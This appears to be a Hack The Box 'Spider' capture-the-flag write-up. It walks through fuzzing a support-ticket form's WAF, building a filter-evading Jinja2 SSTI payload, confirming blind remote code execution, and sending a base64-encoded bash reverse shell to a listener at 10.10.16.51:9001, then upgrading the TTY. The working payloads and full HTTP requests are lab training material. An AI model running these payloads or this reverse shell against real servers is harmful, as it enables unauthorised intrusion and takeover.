
JohnDoe@test.com

Message:

My dog ate my homework!

Submit

From this page we can post `support tickets` which will be displayed on the `view support page.` As was the case with the `username` earlier,since it was vunerable to `SSTI` . I attempted to send a simple `SSTI test payload such as {{8*5}} `results in the following error:



Submit a support ticket!

Why would you need '{{' or '}}' in a contact value?

This suggests a `Web Application Firewall(WAF) `is in place and is responsible for blocking common `SSTI payloads`.


Then i decide to do a Wfuzz on http://spider.htb/a1836bb97e5f4ce6b3e8f25693c1a16c.unfinished.supportportal to discover other bad characters using the special char worldlist.

code-Wfuzz

```
wfuzz -H 'Cookie:
session=eyJjYXJ0X2l0ZW1zIjpbXSwidXVpZCI6IjEyOWY2MGVhLTMwY2YtNDA2NS1hZmI5LTZiZTQ1YWQz
 -u spider.htb/a1836bb97e5f4ce6b3e8f25693c1a16c.unfinished.supportportal -d
'contact=FUZZ&message=Night'  -w /usr/share/wordlists/SecLists/Fuzzing/special-
chars.txt -t 1 -s .5
```

```
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target:
http://spider.htb/a1836bb97e5f4ce6b3e8f25693c1a16c.unfinished.supportportal
Total requests: 32

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================


000000001:   200        66 L     128 W      1565 Ch     "~"
000000002:   200        66 L     128 W      1565 Ch     "!"
000000003:   200        66 L     128 W      1565 Ch     "@"
000000004:   200        66 L     128 W      1565 Ch     "#"
000000005:   200        66 L     128 W      1565 Ch     "$"
000000006:   200        66 L     128 W      1565 Ch     "%"
000000007:   200        66 L     128 W      1565 Ch     "^"
000000008:   200        66 L     129 W      1574 Ch     "&"
000000009:   200        66 L     128 W      1565 Ch     "*"
000000010:   200        66 L     128 W      1565 Ch     "("
000000011:   200        66 L     128 W      1565 Ch     ")"
000000012:   200        66 L     128 W      1565 Ch     "-"
000000013:   200        66 L     139 W      1607 Ch     "_"
000000014:   200        66 L     128 W      1565 Ch     "+"
000000015:   200        66 L     128 W      1565 Ch     "="
000000016:   200        66 L     128 W      1565 Ch     "{"
000000017:   200        66 L     128 W      1565 Ch     "}"
000000018:   200        66 L     128 W      1565 Ch     "]"
000000019:   200        66 L     128 W      1565 Ch     "["
000000020:   200        66 L     128 W      1565 Ch     "|"
000000021:   200        66 L     128 W      1565 Ch     "\"
000000022:   200        66 L     128 W      1565 Ch     "`"
000000023:   200        66 L     128 W      1565 Ch     ","
000000024:   200        66 L     139 W      1607 Ch     "."
000000025:   200        66 L     128 W      1565 Ch     "/"
000000026:   200        66 L     128 W      1565 Ch     "?"
000000027:   200        66 L     128 W      1565 Ch     ";"
000000028:   200        66 L     128 W      1565 Ch     ":"
000000029:   200        66 L     139 W      1607 Ch     "'"
000000030:   200        66 L     128 W      1565 Ch     """
000000031:   200        66 L     128 W      1565 Ch     "<"
000000032:   200        66 L     128 W      1565 Ch     ">"
```

As we can see the `1607 ch` shows other commonly used characters like `_ , ' '` which are blocked, which results in more explicit error messages:



Submit a support ticket!

Hmmm, you seem to have hit a our WAF with the following chars: _ .


Payload - Research,Error ,Trial and Defination

After doing some research i came up with a payload:


code-unrefined payload

```
{{request|attr('application')|attr('\x5f\x5fglobals\x5f\x5f')|attr('\x5f\x5fgetitem\
('\x5f\x5fbuiltins\x5f\x5f')|attr('\x5f\x5fgetitem\x5f\x5f')
('\x5f\x5fimport\x5f\x5f')('os')|attr('popen')('id')|attr('read')()}}
```

But the payload seem to have bad characters in it like the `'` and `{{}}` so i had to replace the `'` with the `"` and the `{{}}` with the single `{}` then add keyword `include` to which it is not blocked.The `_` char is written in the hex us `\x5f` to which `man ascii` confirms even in python3 when you print the hex `\x5f` it gives you `_`



```
root@kali: /home/leshack98/project/HTB/spider
    037   31    1F    US  (unit separator)       137   95    5F    _
    040   32    20    SPACE                      140   96    60    `
    041   33    21    !                          141   97    61    a
    042   34    22    "                          142   98    62    b
    043   35    23    #                          143   99    63    c
    044   36    24    $                          144   100   64    d
    045   37    25    %                          145   101   65    e
    046   38    26    &                          146   102   66    f
    047   39    27    '                          147   103   67    g
    050   40    28    (                          150   104   68    h
    051   41    29    )                          151   105   69    i
    052   42    2A    *                          152   106   6A    j
    053   43    2B    +                          153   107   6B    k
    054   44    2C    ,                          154   108   6C    l
    055   45    2D    -                          155   109   6D    m
```




```
┌──(root💀kali)-[/home/leshack98/project/HTB/spider]
└─# python3
Python 3.9.2 (default, Feb 28 2021, 17:03:44)
[GCC 10.2.1 20210110] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> print("\x5f")
_
>>> 
```

code-working payload check

note:insert payload in the `contact=`

```
{% include
request|attr("application")|attr("\x5f\x5fglobals\x5f\x5f")|attr("\x5f\x5fgetitem\x5
("\x5f\x5fbuiltins\x5f\x5f")|attr("\x5f\x5fgetitem\x5f\x5f")
("\x5f\x5fimport\x5f\x5f")("os")|attr("popen")("sleep 5")|attr("read")()%}
```

So after getting the payload i decide to test the payload by forcing it to `sleep fo 5 miliseconds` so as to test if the payload works and apparently the payload works which confirms `blind Remote Code Execution(RCE) via Server Side Template Injection(SSTI)`.




```
POST /a1836bb97e5f4ce6b3e8f25693c1a16c.unfinished.supportportal HTTP/1.1
Host: spider.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101
Firefox/78.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 261
Origin: http://spider.htb
Connection: close
Referer:
http://spider.htb/a1836bb97e5f4ce6b3e8f25693c1a16c.unfinished.supportportal
Cookie: session=
eyJjYXJ0X2l0ZW1zIjpbXSwidXVpZCI6IjEyOWY2MGVhLTMwY2YtNDA2NS1hZmI5LTZiZTQ1YWQ
zOGI3MyJ9.YXlJBQ.vSWY1cHMP20gajDYyYs_iIgCDHg
Upgrade-Insecure-Requests: 1

contact={% include
request|attr("application")|attr("\x5f\x5fglobals\x5f\x5f")|attr("\x5f\x5fg
etitem\x5f\x5f")("\x5f\x5fbuiltins\x5f\x5f")|attr("\x5f\x5fgetitem\x5f\x5f"
)("\x5f\x5fimport\x5f\x5f")("os")|attr("popen")("sleep 5")|attr("read")()%}
&message=lesley
```

```
HTTP/1.1 500 INTERNAL SERVER ERROR
Server: nginx/1.14.0 (Ubuntu)
Date: Wed, 27 Oct 2021 12:55:05 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 290
Connection: close

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
<title>
  500 Internal Server Error
</title>
<h1>
  Internal Server Error
</h1>
<p>
  The server encountered an internal error and was unable to complete your r
</p>
```

Since our payload looks fine so we have to adjust our payload to obtain a r`reverse shell` using `base64` encoding to bypass WAF filters;

code-encoding reverse shell to base64

```
echo 'bash -i >& /dev/tcp/10.10.16.51/9001 0>&1' | base64 -w 0
```




```
┌──(root💀kali)-[/home/leshack98/project/HTB/spider]
└─# echo 'bash -i >& /dev/tcp/10.10.16.51/9001 0>&1' | base64 -w 0
YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNi41MS85MDAxIDA+JjEK

┌──(root💀kali)-[/home/leshack98/project/HTB/spider]
└─# 
```

The final payload looks us following;

code-final payload

```
{% include
request|attr("application")|attr("\x5f\x5fglobals\x5f\x5f")|attr("\x5f\x5fgetitem\x5
("\x5f\x5fbuiltins\x5f\x5f")|attr("\x5f\x5fgetitem\x5f\x5f")
("\x5f\x5fimport\x5f\x5f")("os")|attr("popen")("echo
YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNi41MS85MDAxIDA+JjEK | base64 -d |
bash")|attr("read")()%}
```

Then we paste our complete payload in contact .in burpsuite we have to url encode the `reverse shell payload` to filter out bad characters in the payload




```
POST /a1836bb97e5f4ce6b3e8f25693c1a16c.unfinished.supportportal HTTP/1.1
Host: spider.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101
Firefox/78.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 261
Origin: http://spider.htb
Connection: close
Referer:
http://spider.htb/a1836bb97e5f4ce6b3e8f25693c1a16c.unfinished.supportportal
Cookie: session=
eyJjYXJ0X2l0ZW1zIjpbXSwidXVpZCI6IjEyOWY2MGVhLTMwY2YtNDA2NS1hZmI5LTZiZTQ1YWQ
zOGI3MyJ9.YXlJBQ.vSWY1cHMP20gajDYyYs_iIgCDHg
Upgrade-Insecure-Requests: 1

contact={% include
request|attr("application")|attr("\x5f\x5fglobals\x5f\x5f")|attr("\x5f\x5fg
etitem\x5f\x5f")("\x5f\x5fbuiltins\x5f\x5f")|attr("\x5f\x5fgetitem\x5f\x5f"
)("\x5f\x5fimport\x5f\x5f")("os")|attr("popen")("echo+YmFzaCAtaSA%2bJiAvZGV
2L3RjcC8xMC4xMC4xNi41MS85MDAxIDA%2bJjEK+|+base64+-d+|+bash")|attr("read")()
%}
&message=lesley
```

Then we open an nc listener on port 9001

code-Listening

```
nc -lnvp 9001
```

After posting a support ticket with the above `SSTI payload` to the contact a `reverse shell` is sent back to our listener which was Listening on port 9001



```
┌──(leshack98㉿kali)-[~]
└─$ sudo su
[sudo] password for leshack98:
┌──(root💀kali)-[/home/leshack98]
└─# cd project

┌──(root💀kali)-[/home/leshack98/project]
└─# cd HTB

┌──(root💀kali)-[/home/leshack98/project/HTB]
└─# cd spider

┌──(root💀kali)-[/home/leshack98/project/HTB/spider]
└─# nc -lnvp 9001
Listening on 0.0.0.0 9001
Connection received on 10.10.10.243 38902
bash: cannot set terminal process group (1672): Inappropriate ioctl for device
bash: no job control in this shell
chiv@spider:/var/www/webapp$ 
```

Takeover

After geting the reverse shell we have to do some adjusment to our reverse shell to make it ready for using by doing a stty escalation to get an interactive shell:


code-stty

```
python3 -c 'import pty;pty.spawn("/bin/bash")'
[ctrl] + z
stty raw -echo
fg [Enter] two times
```

Then setting the TERM so that you are able to clean the terminal:

```
export TERM=xterm
```

